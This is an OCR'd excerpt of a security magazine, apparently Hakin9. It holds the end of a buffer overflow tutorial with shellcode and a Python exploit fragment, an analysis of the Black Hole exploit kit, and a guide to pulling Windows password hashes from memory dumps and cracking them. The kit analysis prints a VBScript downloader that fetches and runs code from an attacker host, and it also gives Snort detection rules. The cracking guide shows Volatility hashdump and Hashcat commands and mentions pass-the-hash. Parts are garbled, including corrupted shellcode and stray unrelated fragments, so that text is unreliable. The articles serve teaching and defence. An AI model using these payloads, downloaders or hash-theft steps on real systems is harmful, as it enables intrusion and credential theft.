"\x58\x "\xed\x "\x60\x "\x66\x "\x64\x "\x64\x "\x64\x "\x64\x "\x25\x "\x25\x	90"*20 de=("\x13\xc9\xdb\xc9\xb1\x32\xbf\xf8\x2d\x44\xf7\xd9\x74\x24\xf4" 83\x88\xfc\x11\x78\x11\x33\x80\x3c\xa6\x2d\x8c\xd7\xaf" 6c\x28\xd0\x64\x89\x19\xc2\x13\xd3\x80\x3c\xa6\x2d\x50\x68\xd7" 33\x31\x32\xef\x91\x4d\x51\x51\xd3\x40\x02\x50\x36\x28 ed\xb4\x2c\x1b\xc2\x55\xf5\x60\x02 33\x72\xaf\x2e\x88\x73\x57\x25\xb0\x0b\x51\x10\x51\x61 33\x72\xaf\x2e\x88\x73\x57\x55\x76\x51\x40\x61 20\x75\x3b\x61\x10\x76\x51\x76\x58\x77 42\x28\x76\x11\x2e\x68\x1a 42\x28\x76\x11\x2e\x68\x1a 42\x28\x76\x11\x2e\x68\x1a 42\x28\x76\x11\x2e e0\x76\x11\x12\xa6 64\x4b\x65\x51\x48\x1a 42\x28\x76\x51\x42 42\x28\x76\x51\x42 42\x28\x76\x51\x42 42\x28\x76\x51\x42 42\x28\x76\x76\x76\x76\x76\x76\x76\x76\x76\x76
proc =	buffer.exe" subprocess.Popen(cmd, stdin=subprocess.PIPE, stdout=subprocess.PIPE) roc.communicate(argu + eip + shellcode + nop)[0]

Figure 12. *Python script to exploit the vulnerability in the program executable, to open calculator*



Figure 13. Successful working of the Python script, resulting in execution of calculator

And as expected, the function is returning to the address 00401070. The notcalled() function is waiting for its first execution.

BINGO!!, finally we are there. Yes, you can do it too. Just follow all the steps carefully.

I can definitely read your nerves here, I know you are willing to execute some real instructions out there. Have a look at the python script given below, which is overloading the program with the instructions to open up calculator.

Executing this python script results in firing up calculator.

This was a Stack Based Buffer Overflow Exploitation. Wait for the next edition Buffer Overflow Exploitation A to Z (Part 2), where I will take you through the thoughts and steps on how this script is created. Its Praful Agarwal aka SBEZTT, Signing Off.



- In his business experience, Bryden says his involvement has always been as a
- shareholder and top executive, but
- in a company based on the vision of othe
- ople who he believed knew what th
- doing, and whose dream had

Security develo

Haring

Join our **Exclusive and Pro club** and get: Hahing Haking one year subscription Hahing Full page advertisement in **Hakin9 every month!** Hahina Information about your company send to over 100.000 Hakin9 readers!

PRAFUL AGARWAL AKA SBEZTT

Praful Agarwal aka SBEZTT, a seasoned hacker turned into a security professional. Exploring the computer bits since the age of 13, with programming knowledge of more than 10 computer languages. As a ISO 27001 LA, currently he working as a Lead Trainer at Kyrion Digital Securities.

More information at en@hakin9.org

ATTACK PATTERN

Anatomy of the Black Hole Exploit Kit

Black Hole exploit kit has made a huge impression in 2011 by compromising large user base across the world. Considering the number of affected victims, it has successfully entered into the league of deadly exploit kits like Neosploit and Phoenix.

his article will cover the anatomy of the infamous Black Hole exploit kit followed by a case study explaining attack flow.

Pre-requisites

In order to understand following text, readers should meet following pre-requisites.

At the end of the article, readers will be able to identify Black Hole attack pattern and will also able to detect similar attacks using NIDS.

What is Black Hole Exploit Kit?

The Black Hole exploit kit is a commercial web application crime ware with its evolution in Russia. Similar to other exploit kits in its league, Black Hole is also developed in PHP frontend and MySql backend database.

It uses Java Open Business Engine toolkit to launch exploits and drop malware on the victim's machines. Whole exploit kit is encrypted with a commercial *php_cryptor* to avoid automated decryption and analysis.

Origin of the Black Hole exploit kit

V1.0 Beta of the Black Hole exploit kit was advertised as a *System for Network Testing* in the underground forum in August 2010. Like many other powerful malwares, Black Hole is developed and maintained from Russia. V1.0 Beta is believed to be the first instance of this predator kind and was available for \$1500/annum subscription. It can also be licensed semi-annually for \$1000 and quarterly for \$700.

What's new about Black Hole?

The highlight of this exploit kit is its Traffic Detection Script (TDS). TDS script hosted on the different C&C

servers uses a set of rules which can be used to redirect incoming traffic based on custom criteria like region, operating systems or browser types and versions. These rules can be managed from web interface of the kit (Figure 1).

Other than regular widgets for displaying international statistics, a new feature in this kit is its ability to create tailor made widgets used for displaying multiple custom search/query results through a single widget.

Table 1. Exploits and their CVE details

Vulnerability	CVE ID	Target
IE MDAC	CVE-2006-0003	Windows
Help Center RCE	CVE-2010-1885	Windows
Adobe Reader util.printf	CVE-2008-2992	Adobe
Adobe Reader Collab GetIcon	CVE-2009-0927	Adobe
Adobe Reader CollectEmailInfo	CVE-2007-5659	Adobe
Adobe flash player embedded SWF	CVE-2011-0611	Adobe
RCE in Java Trusted method chain	CVE-2010-0840	Java
RCE in JRE MixerSequencer Invalid Array Index.	CVE-2010-0842	Java
RCE in Java Deployment toolkit activex control	CVE-2009-1671	Java
RCE in Java Deployment toolkit Java SE	E-2010-0886	Java
Argument injection vulnerability in JAVA NAPI plugin	CVE-2010-1423	Java
Vulnerability in Javax.sound.midi	CVE-2010-0842	Java
Vulnerability in Rhino script engine	CVE-2011-3544	Java

Exploits used in the Black Hole

Black Hole exploit kit uses three different kinds of exploits: Table 1 is the list of few exploits and their CVE details.

These exploits are encrypted with tailor made algorithms to bypass industry standard antivirus detections. Custom obfuscation is also implemented to fool generic analysis tools and online services.

Black Hole Self Defense

Black Hole exploit kit can safeguard itself from security researchers or AV vendors by blacklisting their IP addresses. When exploit pack sees referred server or request from such blacklisted IP, it displays fake error pages restricting them from downloading and analyzing the pack.

Black Hole keeps track of the visitor IP addresses and tries to exploit them only once. If the same IP address tries to connect C&C server again; 404 Not Found page is returned. This makes the analysis little harder than usual.

Modus Operandi of Black Hole Exploit Kit

Black Hole exploit kit has a structured way to transport malwares through third-party websites. It takes advantage of gullible users who unknowingly click on malicious URLs received in the emails with the prime motive to infect their computers.

It usually starts with the classic social engineering attack. Black Hole uses three step attack methodology which is elucidated below.

- Attacker sends targeted emails to previously harvested email addresses. In certain cases targeted to specific organizations. These emails try to lure potential victims to click the link provided in the email. This is done by sending emails on controversial or current events like - Etrade alert: Market closed, Your Federal Tax payment etc.
- Once the user clicks on the link embedded in the email, s/he will be taken to a compromised website embedded with a hidden iframe. This iframe will redirect the user to main landing page of the exploit kit.
- Landing page will display the fake message related to the email and will test the browser for potential vulnerabilities listed above.

Once the OS/Browser/Plugin is identified as vulnerable, suitable exploit will be launched against it and the box will be Figure 1. blackHole_statistics

owned. These exploit payloads most of the time have very small footprints and are configured to download the actual malware on the host.

Antivirus vendors usually identify them as Trojan-Downloaders. These custom Trojan-downloaders then reach out to C&C server and make very specific download request.

http://<C&C server>/d.php?f=[0-9]{1,2}&e={0-9]{1,2} http://<C&C server>/w.php? f=[0-9]{1,2}&e={0-9]{1,2}

The landing page has below specific pattern:

http://compromizedDomain.com/main.php?page[a-z0-9]*=[af0-9]{16}

Implications of the Trojan downloader

Trojan Downloaders from Black Hole exploit kit are known to drop variants of Zeus and SpyEye malwares. These malwares are infamous for pilfering bank credentials and credit card details for monitory gains.

Recently, Black Hole exploit kit has been associated with a spread of Ramnit worm. Ramnit is known for stealing Facebook credentials and it spreads via infected executable and HTML files.

Detection Mechanisms on Network

Black Hole exploit kit exhibits a pattern in its operation procedures and also do not use SSL, which makes it visible on the wire. Using this pattern, we can write custom SNORT signatures to detect it on the wire.

СТАТИСТИКА						эксплоиты			загрузки	99 T	1.1
ЗА ВЕСЬ ПЕРИОД					0 200/	🐗 Java X 🔅			584	49.20	
13289 xms					0.32%	🐳 Java SMB 🔹			460	38.75	
13289 житы	11506 ×0	CTM CD	1187 3ATPY3	891 🛥	провив	W POF >			108	9.10	
-						🐗 Java DES 👌			29	2.44 •	3
за сегодня	2760 xocta	. = 30			11.55%	WDAC >			6	0.51 •	
_						СТРАНЫ	хиты т	хосты	загрузки	40	1.0
						united States	12417	10981	1119	10.19 😐	-
потоки	хиты :	хосты	загрузки	-		Brad	154	101	9	8.91 •	
DENES >	13285	11505	1187	10.32		India	63	35	4	11.43	
default >	4	3	1	0.00		Japan	47	9	3	33.33 🔘 💷	
						Mexico	37	28	0	0.00	
БРАУЗЕРЫ	хиты	хосты	загрузки	99 T	2.0	T Argentina	31	12	2	16.67	
Ovone >	2273	2149	485	22.58		💼 Bulgaria	31	10	0	0.00	
🗭 Mozila /	104	72	11	15.71	_	- Indonesia	29	17	5	29.41	
😻 Firefox >	5033	4847	581	11.99		Romania	26	16	0	0.00	
O Opera >	360	288	22	7.75		Pakistan	26	13	1	7.69 🔍	
MSEE >	4232	3080	77	2.51	-	Thilppines	24	16	1	6.25 🔍	
🧑 Səfəri 🤉	1287	1102	11	1.00	-	🐨 Israel	22	14	2	14.29 🔍	-
						Le Chie	19	6	0	0.00	
oc	хиты	хосты	ЗАГРУЗЮІ	66 T	11 m	Singapore	18	15	0	0.00	_
Mindows 2003	21	18	5	27.78		Hungary	19	11	0	0.00	
1 Windows 2000	41	22	4	18.18	-	Другое	327	222	41	18.55	
∆ Linux	179	143	19	13.48							
Mindows XP	3838	3206	399	12.48	-			Создать	BUCKET		
Windows 7	5059	4490	478	10.66							
Windows Vista	3173	2752	264	9.61 •							
	978	900	18	2.00	2						

Listing 1. SNORT rules which can be used to detect Black Hole attempt

alert tcp \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS (msg:"Potential Black Hole Landing page request."; flow:established,to_server; content:".php?page"; http_uri; pcre:"/\.php\?page[a-z0-9]*=[a-f0-9]{16}\$/U"; flowbits:set,ms.bhLanding; classtype:trojan-activity; sid:1000010; rev:1;)

alert tcp \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS (msg:"Potential Black Hole payload download request."; flow:established,to_server; flowbits:isset,ms.bhLanding; content:".php?f="; http_uri; pcre:"/\.php\?f=[0-9] {1,2}&e={0-9}{1,2}\$/U"; flowbits:unset, ms.bhLanding; classtype:trojan-activity; sid:1000011; rev:1;)

Above, are custom SNORT rules which can be used to detect Black Hole exploit attempt (Listing 1).

Other than having Network Detection for Black Hole exploit kit, users should also be:

- Educated on social engineering attacks
- · Using latest operating systems and web browsers
- Using up2date antivirus software

Let's focus on the real world case study below which demonstrates the Black Hole exploit attempt and its analysis.

CASE STUDY

Mr. X, an employee of atoz Ltd. received a suspicious email with subject: E-trade Alert: Market closed. As this



strating: Tesley, The writing because a fielder, Andydeid Inversing, Jans some information from night be helpful for Ernade stuck inverses. This is coming quite a biol of suga in the inversioned neuronal constraints of the strategiest of the

Figure 3. Disguise



Figure 4. ExploitFunction

cmd /c echo B="l.vbs":With CreateObject("MSXML2.XMLHTTP"):.open "GET","http://aboutyourself.in/content/hcp_vbs.php?f=18&d=0",false:.send ():Set A = CreateObject("Scripting.FileSystemObject"):Set D=A.CreateTextFile (A.GetSpecialFolder(2) + "\" + B):D.WriteLine .responseText:End With:D.Close:CreateObject("WScript.Shell").Run A.GetSpecialFolder(2) + "\" B > %TEMP%\\Lvbs && %TEMP%\\Lvbs && taskkill /F /IM helpctr.exe

Figure 5. decodedExploitFunction

²⁰ Exploiting Software

email landed straight to his inbox bypassing all spamcontrols, he reported the case to a security research analyst to evaluate the suspicious activity. The research generated following findings.

Findings

Attacker was not at all funky, no fancy stuff was observed in the email. It seemed just a plain email with an external link. Below was the email screenshot along with snip of message headers. From the Message-ID field from the email headers, it can be concluded that the attacker might have used email product from Chilkat on *nux server (Figure 2).

This link was a Google short link *http://goo.gl/QC9JW* which has been currently removed by Google. However, this link resolved to *hxxp://guardeddenies.com*. Knowing

the typical attack flow of Black Hole, this page was just a redirector to the actual website (*hxxp://aboutyourself.in*) hosting the Black Hole exploit pack (Figure 3).

The next step was to copy-paste the redirector link in the analysis machine to see a fake blog post on E-Trade. The subject of the spam email was *E-trade alert*. The page loaded pretty quickly but cursor kept showing a busy icon. Web page actually checked the analyst's browser for existing vulnerabilities and tried to exploit them one by one.

After 5-6 seconds the browser was immidiately redirected to Google.com which was a sign of successful exploitation. Below is the snip of web exploit which was used to compromize the Windows XP SP2 virtual machine (Figure 4).

The assumption was true. It was an exploit for vulnerability in *Microsoft Help and Support center tracked under CVE-2010-1885*.

About Vulnerability

The MPC::HexTONum function in *helpctr.exe* in Microsoft Windows Help and Support Center in Windows XP and Windows

Listing 2. PoC on FD

a="http://aboutyourself.in/w.php	?e=5&f=18" // Download URL
e=Createobject(Scripting,FileSvs	temObject) // CreateFileSystem Object
f=e.GetSpecialFolder(2)	
b= %TEMP\exe.ex2	
	d d a filmmannaith
	// b=%TEMP%\exe.exe
c=Createobject(MSXML2.XMLHTTP)	// Create XMLHTTP object
d=Createobject(ADODB.Stream)	<pre>// Create stream to write binary data</pre>
o=Createobject(Scripting,FileSvt	emObject) // Create file system object
<pre>// Donwnload file from location</pre>	
	a using with third open mentiod
d.open(GET,a,c.send)	
<pre>// Save the response body as a f</pre>	ile in b.
w=Createobject(WScript.Shell)	
w.exec b	
w.exec "taskkill /F /IM wmplayer	c.exe"
w.exec "taskkill /F /IM realplay	
	.exe
g=o.GetFile(%TEMP\1.vbs)	
d.delete	
sleep	
g.GetFile(b)	
d.delete	
GIGGAGEG	

Figure 6. DecryptedVBScript

Server 2003 does not properly handle malformed escape sequences, which allows remote attackers to bypass the trusted documents whitelist (from HCP option) and execute arbitrary commands via crafted hcp:// URL, aka *Help Center URL Validation Vulne-rability*.

Attacker can bypass the /fromhop whitelist by using string miscalculations triggered by failing to check the return code of MPC::HexToNum(). Once the whitelist has been defeated, invoke the Help document with a known DOM XSS due to GetServerName() insufficient escaping. Use the defer property of a script tag to execute script in a privileged zone even after the page has been rendered. Invoke an arbitrary command using the wscript.shell object.

Tavis Ormandy, who discovered and reported the vulnerability, published the detailed description of the vulnerability and PoC at full disclosure. Below is the published PoC on FD (Listing 2).

If we closely observe the exploit from the exploit kit, we can clearly pin point that the attacker did not even bother to do a slight change in the PoC and jut ripped it as trying to replace the attack script.

Below is the decoded attack script from exploit. It was written in VBScript with some obfuscation techniques to evade detections (Figure 5).

The code was de-obfuscated and the summary of the script is as shown below:

- Script sets some variables in the beginning
- Script uses XMLHTTP to download malware

• Script uses WScript Shell object to execute the malware and

• Finally the script uses FileSystem objects to store and delete the downloaded malwares (Figure 6).

Dropped Malwares

Above VBScript dropper (SHA1: 021e9bddbe151 f8dc914bfd18ac2eb23439f4fce) downloaded and executed a binary file exe.exe (SHA1: d8ad8d 0f1ea41e2c2494da88c7d6f58e435909a6) which is a self-propagating worm. It tried to propagate by attempting to exploit specific vulnerability

in target computer. At the time of analysis, both the dropper and dropped malwares were not detected by many AV vendors.

At the time of writing this article, Microsoft was the only AV vendor to detect the dropper as TrojanDownloader: VBS/Yerwen.A. The dropped malware is detected as Worm:Win32/Cridex.B by Microsoft while McAfee and Symantec detect it as PWS-Spyeye and W32.SillyDC respectively.

Summary

Black Hole has evolved exponentially since its birth and already compromised millions of hosts. Even though it is a deadly exploit kit, it lacks encryption support and exhibits a uniform pattern in its operational trends. Hence one can easily detect and prevent the attack by implementing security measures previously discussed in the article.

ABHIJEET HATEKAR

Abhijeet Hatekar works as a Security Analyst II in Microsoft India R&D Pvt. Ltd. He is the author of many open source VoIP security tools like Chupa-Rustam, OAT, VideoJak and XTest. Abhijeet enjoys Reversing Malwares, developing their detection logic and writing security tools in his free time. He can be reached at Abhijeet@chackraview.net

Views expressed in this article are personal to the author and do not necessarily reflect the opinions of other experts and Microsoft Corporation.

How to

Recover Passwords from a Memory Dump

Were you ever curious about what could be done with a memory dump of an active computer? This article is a short demonstration on how to acquire a memory dump from a running system, and then how to use tools to not only recover the system password hashes from the memory dump, but also how to decode them.

alware analysis is an amazing field. To be able to grab a memory dump from a live machine and then have the capabilities to pull useful information from it just amazes me.

Malware analysis tools are used by several different types of professionals for different purposes. Professional and volunteer malware analysis experts use these programs to dissect memory and learn about the latest malware infections. Law enforcement personnel use memory dumps and analysis programs in criminal investigations to gather evidence for court cases. Even penetration testers use these tools to gather information about the systems and target network that they are auditing.

The evolution of securing a machine with increasingly complicated system passwords is also very interesting. I have been in the IT field for two decades. And over the years I have seen the IT field move from the ideals that any password will do, to insisting that only long alpha numeric strings including upper and lower case letters and symbols will suffice.

You can do some pretty interesting things with memory dumps. If you want to see exactly what was running on a system, you can do that. If you want to see what network connections were active and to what outside networks the system was attached too, you can do that too. Malware analysis programs will even go through a memory dump and find questionable artifacts, hidden and injected code installed by malicious software.

But what other items of interest are lurking in the depths of system memory? Can we find pertinent system settings, and even pull information from them?

The answer is yes! A copy of registry information is stored in system memory, and we can locate it with

malware analysis tools and pull key data from it. But that is not all; a copy of the Windows passwords is kept in memory. And not just for the current logged in user, but a collection of the passwords for ALL of the system's users.

The passwords are not stored in plain text in memory. They are stored as password hashes. Hashes are an encrypted form of the passwords and they are in a format that looks like this:

aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59 d7e0c089c0

The password hash actually contains two separate hashes of the same password. The hash to the left of the colon is the LM Hash, or Lan Manager hash. A very simple encoding of the password that is compatible with old versions of Windows. The numbers to the right of the colon are a more complex encoding of the password called the NTLM hash.

The LM Hash is a very antiquated password hash that was used in pre-Windows NT systems. Basically how it works is that the password is padded to fourteen characters in length if is not already that long. The password is then converted to all uppercase letters and it is divided into two seven byte sections. The two halves are then used to DES encrypt a constant string. This results in two values that are combined to create the LM Hash. This hash has been cracked a long time ago, but it is still computed and stored in Microsoft's current operating systems.

NTLM, another old hashing technique, is a bit better. If you have a fourteen character password, it would allow all fourteen characters to store the hash. The password is not broken into two halves. It also allows upper and lower case letters, instead of converting them all to uppercase. Finally, NTLM uses MD4 to create the final hash of the password.

Neither of the hashes stored are salted, a technique where a random number is used in the encryption process to prevent exact duplicate passwords from having the same hash. This makes them very vulnerable to rainbow or lookup table types of attacks.

Newer versions of Windows use the stronger NTLMv2 or Kerberos, but the older LM and NTLM hashes are still used for backward compatibility.

So, to get at the actual passwords in a memory dump we will need to perform a two-step process.

- Recover the password hashes from the memory dump
- De-code or crack the passwords

In this article I will cover how to get a memory dump, recover the password hashes from it and finally how to decode the password hash to get to the actual password.

In this demonstration I used a Windows 7 SP1 Professional as the target memory dump machine, but it would work equally well on a Windows XP system. Also, a Windows 7 Ultimate system was used as the analyst computer where the decoding was accomplished. So without further ado, let's get to it!

Acquiring a Memory Dump

The first thing we need to do is to get an actual memory dump to analyze. There are several ways to capture memory from a Windows machine for analysis, but for this demonstration we will use one of the easiest ones – MoonSols *Dumplt (http://www.moonsols.com/2011/07/18/moonsols-dumpit-goes-mainstream/*).

MoonSols, the creator of the ever popular win32dd and win64dd memory dump programs have combined both into a single executable that when executed stores a copy of physical memory into the current directory. Just save Dumplt to a USB drive or your hard drive, double click it, select yes twice and before you know it you have a complete copy of your machine's active memory sitting on disk. For an example of Dumplt in action, see Figure 1.




Figure 1. A successful memory dump with Dumplt





You can talk the talk. Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science Artificial Life Programming Digital Media Digital Video Enterprise Software Developmen Game Art and Animation Game Design Game Programming Human-Computer Interaction Network Engineering

Network Security Open Source Technologies Robotics and Embedded Systems Serious Games and Simulation Strategic Technology Development Technology Forensics Technology Product Design Technology Studies Virtual Modeling and Design Web and Social Media Technologie

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

DEFENSE PATTERN

Saving it to a USB drive is nice, because you can analyze the data at a later time on another computer. This works great for malware analysts trying to investigate an infected machine. It is also excellent for penetration testers who have social engineered access to a target system, but do not have a lot of time to assess it.

The memory dump will be saved as a single file in the same location that you ran Dumplt from. The file name format is machine *name-date-and a random number* that increments with subsequent dumps into the same directory.

The only thing you need to make sure of, especially if using a USB drive, is that the available space is large enough to hold the file that is created. The memory dump will be a about the same size as your installed RAM. So, for instance, a machine with 4GB RAM will produce about a 4 GB file.

Once you have the memory dump, you can perform some very interesting analysis on it, like viewing what processes and programs were running on the machine, what network connections the system had and what we will focus on today – acquiring passwords.

Memory Analysis Program

As with memory capture programs, there are several programs that allow you to perform memory analysis. Mandiant's *Memoryze* is one of my favorites. Also, Access Data's *Forensic Toolkit Imager* has a great reputation amongst government and law enforcement agencies and is used in court cases. But for this example, we will use *Volatility* from Volatile Systems.

Volatility comes in two flavors, one that requires the programming language Python and a Windows standalone executable file. If you are performing your analysis on a Windows system I recommend downloading the stand-alone version, which is what we will be using in this tutorial: (*https://www.volatilesystems.com/default/ volatility*).

Volatility is a command line program, so it works best if you place the volatility files in the same directory as your memory dump. Once Volatility is installed, we need to get some information from the memory dump. The imageinfo command provides general information about the memory file. The -f switch is used to provide the location of the memory dump.

Open up a command prompt and run the following command:

volatility imageinfo -f memorydumpfilename.raw

This command gives you several pieces of information, for now, we just need to know the profile type of the memory dump, in this case Win7SP1x86. This helps

volatility find the artifacts we are looking for in memory. We will use this in the next few steps.

Obtaining a Process List and Network Connections

Let's take a quick look at some of the artifacts that we can pull from a saved memory dump. Volatility's pslist command can be used to view the processes that were running on the Windows system:

volatility pslist -f memdumpfilename.raw --profile=Win7SP1x86

The --profile switch is used to provide Volatility with the Windows version and service pack level obtained from the imageinfo command we ran previously.

From the output of the command, we can see the physical memory location, process name and the PID number of all process that were running on the system. This helps deduce if something was running on the computer that should not have been and allows you to view programs that may be running under the process.

We can also use the netscan option to view all network connections that were active from the memory dump:

volatility netscan -f memdumpfilename.raw --profile=Win7SP1x86

The data returned will show all network connections, including the process name, source and destination IP addresses that were active. This information helps the analyst see if the computer being analyzed was connected to any strange or out of the ordinary networks or websites. Or it can help the penetration tester gain valuable information about the target network.

How to Recover Password Hashes

Now, let's take a look and see if we can find the Windows user passwords from the memory dump. To do so, we need the registry hive list so we can get the starting location in memory of where the registry information resides. This is accomplished using the hivelist command:

volatility hivelist -f memdumpfilename.raw --profile=Win7SP1x86

We now have a list of where several key items are located in the memory dump. Next, we will extract the password hashes from it. To do this we need to know the starting memory locations for the SYSTEM and SAM keys. We look in the registry hive list above (Figure 2) and copy down the numbers in the first column that correspond to the SAM and SYSTEM locations. Then output the password hashes into a text file called *hashs1.txt*: volatility hashdump -f memdumpfilename.raw --profile= Win7SP1x86 -y 0x87c1a248 -s 0x8bfaa008 > hashs1.txt

"-y" is the starting location in memory for SYSTEM key "-s" is the starting location for the SAM key

After you run it, open the hash file in a text editor and you should see hashes of all the user's passwords that were stored on the system.

Recovering the Actual Password from the Password Hash

Now, if the target computer was running Windows XP and had passwords shorter than 14 characters (LM passwords), you can run them through a password cracker like John the Ripper. Or better yet, you can copy the long alphanumeric string after the user id number (500 or 1000 numbers) and paste them in Objectif Sécurité's Online SSD based XP Hash cracking utility. This utility cracks most LM based password hashes in 5 seconds or less (*https://www.objectif-securite.ch/en/ products.php*).

This will not work on Windows 7 passwords or XP passwords longer than 14 characters though. These hashes are only stored in the more secure NTLM format and can take a lot longer to crack. So we will need another tool.

Hashcat is a newer password recovery program that works great against NTLM passwords. It is a multithreaded cracker, so if your CPU can run several threads, it will use them. But the real speed comes into play when using the horsepower of a GPU (Video card processor). If your GPU can run hundreds of threads, all of this power is used to break passwords.

For this article I just used the CPU version of Hashcat. Download and install the graphical user interface version of Hashcat from their website (*http:// hashcat.net/hashcat/*).

One thing to remember for Hashcat, you only need the NTML hash, so you need to modify your hash text file to only include the numbers on the right of the colon.

Run the program, select the text file containing the hashes, select brute force mode, and NTLM as the

COE TOUS	-ea\Downloads profile=Win	\DumpIt>volatility hivelist -f WIN-LOANLOTDQLU-20111102-2
olatile Su	eteme Holati	lity Framework 2.0
irtual		Name
		\SystemRoot\System32\Config\SOFTWARE
		Newice HarddiskUnlume1 \Boot \BCD
	Øx166329c8	\??\C:\Users\Fred\ntuser.dat
x8fb209c8	Øx156c49c8	\??\C:\Users\Fred\AppData\Local\Microsoft\Windows\UsrCla
s.dat		
x9695e9c8	Øx1ec0c9c8	\??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
xa05884c0	0x1804c4c0	\??\C:\System Volume Information\Syscache.hve
×82b85140		[no name]
x87c104c8		[no name]
x87c1a248		\REGISTRY\MACHINE\SYSTEM
x87c3c9c8		\REGISTRY\MACHINE\HARDWARE
x88a34748		\??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
x8bfaa008		\SystemRoot\System32\Config\SAM
x8bfac008	0x26979008	\SystemRoot\System32\Config\SECURITY
x8bfac9c8	Øx269799c8	\SystemRoot\System32\Config\DEFAULT

Figure 2. Volatility Registry key location listing or "Hive List"

password type and then run the program. Hashcat recovered all three passwords in about the same amount of time it took to create the display screen, a second, maybe 2:

d98105ca9067cc854b8f0899d6bb0653:MUSTANG - (Administrator) 31d6cfe0d16ae931b73c59d7e0c089c0:blank password - (Guest) 972e8e7d5568f70ac896b2c76e1395dc:ABC123 - (User Fred) 13b29964cc2480b4ef454c59562e675c:P@ssword - Test

Okay, I admit that the users here used very simple passwords but remember that these are recovered from the NTLM hashes, not Window's simpler LM hashes. Still if the passwords were more complex, it would take much longer to brute force them.

Hashcat can brute force passwords, but it also has several advanced features that allow it to crack passwords even faster. One is to provide a password dictionary list to use as a guideline. All these lists contain are plain text words that Hashcat can create a hash from and use it to compare to the hashes that you are trying to decode.

The more words that the dictionaries contain, the faster and more likely that Hashcat will be able to decode the password. So let's try some passwords that are a little bit harder.

The Skull Security website contains several password lists that you can use with Hashcat (*http://www.skullsecurity.org/wiki/index.php/Passwords*).

Most of the lists are sanitized versions of actual passwords recovered from leaked hacker attacks. The user names and associated e-mail addresses have been removed, but the passwords that users have actually used are listed in the file.

For the next example, I downloaded the *RockYou.txt* password list. This contains tons of passwords and is the best list on the site. I also created a test file called hashes.txt that contained these recovered hashes:

6afd63afaebf74211010f02ba62a1b3e 43fccfa6bae3d14b26427c26d00410ef 27c0555ea55ecfcdba01c022681dda3f 9439b142f202437a55f7c52f6fcf82d3

Now, just point Hashcat to the Hash file location, click *Add Files* and add the rockyou text list. Select the option *Straight* under *Mode*, set the Hash type to *NTLM* and finally press *Start* (See Figure 3.)

Hashcat was able to recover all 4 passwords in about 2 seconds:

6afd63afaebf74211010f02ba62a1b3e: elizabeth1 43fccfa6bae3d14b26427c26d00410ef: francis123 27c0555ea55ecfcdba01c022681dda3f: duodinamico 9439b142f202437a55f7c52f6fcf82d3: luphu4ever

That was fast! Hashcat is pretty impressive. Add in the GPU version, advanced rules, attack methods, and Hybrid Masks and you really have a powerful tool to recover almost any password.

Using the Hash as a Pass Key

What if the password was insanely complex and you wanted to access other systems on the network. Well, if you have the password Hash, you can. One cool thing though is that you do not need to crack the NTLM hash to get access to a system. You can log into a system using the hash itself as the password!

The password could be a simple 14 character password or a complex 32 character monster, it does not matter. You can still use the hash as a key to get a shell on a system, though beyond the scope of this article, these types of attacks are called *Pass the Hash*.

Conclusion

In this article, we saw how active system memory holds very important system data. We covered the necessary steps for creating a memory dump, pulling password hashes from this dump and several ways to decode these passwords.

Short XP passwords (Less than 15 characters) and simple Windows 7 passwords are very easily cracked. This really goes to show that passwords really are not as safe as one might think. Dual or multiple authentication systems are really the way to go on secure systems. And actually, passwords are not the only bit of important information floating around in your system memory. Passwords for online e-mail, message bodies, and even contact lists of logged out users have been recovered from memory dumps in the past. The Sans computer forensics blog has an interesting article about this: *http:// computer-forensics.sans.org/blog/tags/pdgmail*.

The important thing to note is that all on-line e-mail communication was through HTTPS, or SSL encrypted data transfer. So how is it that we have unencrypted, plain text copies of this information floating around in system memory?

It makes one wonder what other information could be gleaned from a memory dump. This really brings home the importance of the physical security of your systems. If in just a few minutes, someone could get a memory dump off of a system, controlling physical access to computers is of utmost importance.

If you want to learn more about memory forensics, malware analysis and Volatility, check out *The Malware Analyst's Cookbook* written by Michael Ligh, Steven Adair, Blake Hartstein and Matthew Richard. Michael Ligh is a developer of the Volatility project and his website *www.mnin.org* is a great source of information about the field. On his blog, he even covers how to analyze a memory dump infected with Stuxnet (*http:// mnin.blogspot.com/2011/06/examining-stuxnets-foot print-in-memory.html*).

	ashcat [disabled]	oclHashcat-plus	[disabled]	oclHashcat-lite [di	sabled]
ash file: C:/Ha	shCat/hashes.txt				Open
Remove hash	from hash list once	it is cracked		Hash list se	eparator: :
/ord lists:	C:\Hash	Cat\rockyou.txt			
A					
Add files					
Add folder					
Remove					
lode: Straight	•		Hash type:	NTLM	
Rules (hybrid a	ttack)				
None					
O Use file:					Open
· ·	ules: 1		-A- 		
Generate r			Output		
Generate r				t write pot file	
	8		Do no	Service and the service of the servi	C1
Resources		A V		recovered hashes to	file:
Resources Threads:				recovered hashes to	Open
Resources Threads: Segment size:	32 MB	×	Write	recovered hashes to hash:pass	
Resources Threads: Segment size: Skip words: Limit words:	32 MB 0 0		Write		Open

Figure 3. Hashcat GUI Interface with Rockyou Password Dictionary

DANIEL DIETERLE

Daniel Dieterle has 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations across upstate New York and Northern Pennsylvania. He enjoys computer security topics, is the author of the CyberArms Computer Security Blog (cyberarms.wordpress.com), is a guest author on a top infosec website, and was a technical editor for a recently released penetration testing book based on Backtrack 5.



Onsite Corporate Training

Distance Learning

Seminars

Workshops

Services

Leaders in providing Training in **Ethical Hacking & information Security**

Kyrion has reached out to an excess of 50,000 students and tutors across Asia and has a prestigious clientele of over 470 **Engineering & Science colleges**

Call us for an insightful sharing of Experiences as speakers in your conferences

Leaders in Providing Short Term Programs in Engineering & Science College (Workshops & Bootcamp)

> Looking for an International Partnership in Franchise Training Distributionship

Get in touch with Rishabh Mehta: +91-98181-98188 or mail at: rishabh.mehta@kyrion.in

Our sister Concern



Delivering premium **Penetration Testing Services IT Security Consultancy Services IT Security Audits & Risk Assessments**

> For more details visit: www.sandrock.in

